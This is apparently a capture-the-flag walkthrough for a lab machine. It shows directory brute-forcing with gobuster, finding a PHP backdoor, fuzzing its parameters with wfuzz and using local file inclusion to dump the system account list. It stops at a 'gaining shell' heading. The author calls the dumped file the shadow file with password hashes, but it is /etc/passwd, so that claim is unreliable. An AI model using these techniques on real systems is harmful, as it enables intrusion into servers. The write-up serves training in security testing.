
We are going to scan for more hidden directories using goburster

gobuster dir -u http://192.168.43.2/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,txt



That look some time but we can see some interesting pages including a login page (by now we should have our hacking cap on)


Oh there is a link



Still the same, let us check the Page source


Interesting.....Who is ***Miessler***?

Lets check the /robot.txt




That was not really nice ,Red but now we know there is a backdoor but where? and we know of a Miessler

We are going to scan for backdoors using a backdoor wordlist from github (interestingly we find one Seclists with different wordlists from Daniel Meissler in github)



We got a backdoor, ***NetworkFileManager.php***
Progress!!!
But when we load the php , we see an empty page



Lets do some googling for the NetworkManager.php


We find out it is a webshell but we find out that it is a LFI backdoor(remember the comment from the source telling us about Miesller "Looking For It") but we can confirm this using wfuzz. WFuzz is a web application security testing tool used primarily for brute forcing web applications. It's designed to identify vulnerabilities and weaknesses by sending a large number of HTTP requests to a web server, using various payloads and parameters to test for issues like SQL injection, cross-site scripting (XSS), and more.
We are also going to use Miesllers help with a parameters wordlist.This can be downloaded manually using wget

wget https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/burp-parameter-names.txt


or create a .txt file and copy the raw code from the Seclist git and save as a wordlist

wfuzz -c -u 'http://redrocks.win/NetworkFileManagerPHP.php?FUZZ=test' -w <path to the wordlist>burp-parameter-names.txt

We have a parameter "key"
Now lets try and see what door this "key" open by testing our LFI theory



Nice. We see the shadow file that contains the users and password hashes




```
1  root:x:0:0:root:/root:/bin/bash
2  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3  bin:x:2:2:bin:/bin:/usr/sbin/nologin
4  sys:x:3:3:sys:/dev:/usr/sbin/nologin
5  sync:x:4:65534:sync:/bin:/bin/sync
6  games:x:5:60:games:/usr/games:/usr/sbin/nologin
7  man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8  lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9  mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
20 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
21 systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
22 messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
23 syslog:x:104:110::/home/syslog:/usr/sbin/nologin
24 _apt:x:105:65534::/nonexistent:/usr/sbin/nologin
25 tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
26 uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
27 tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
28 landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
29 pollinate:x:110:1::/var/cache/pollinate:/bin/false
30 usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
31 sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
32 systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
33 john:x:1000:1000:john:/home/john:/bin/bash
34 lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
35 mysql:x:113:117:MySQL Server,,,:/nonexistent:/bin/false
36 ippsec:x:1001:1001:,,,:/home/ippsec:/bin/bash
37 oxdf:x:1002:1002:,,,:/home/oxdf:/bin/bash
38
39
```


We find three users -John, Ippsec, Oxdf

GAINING SHELL

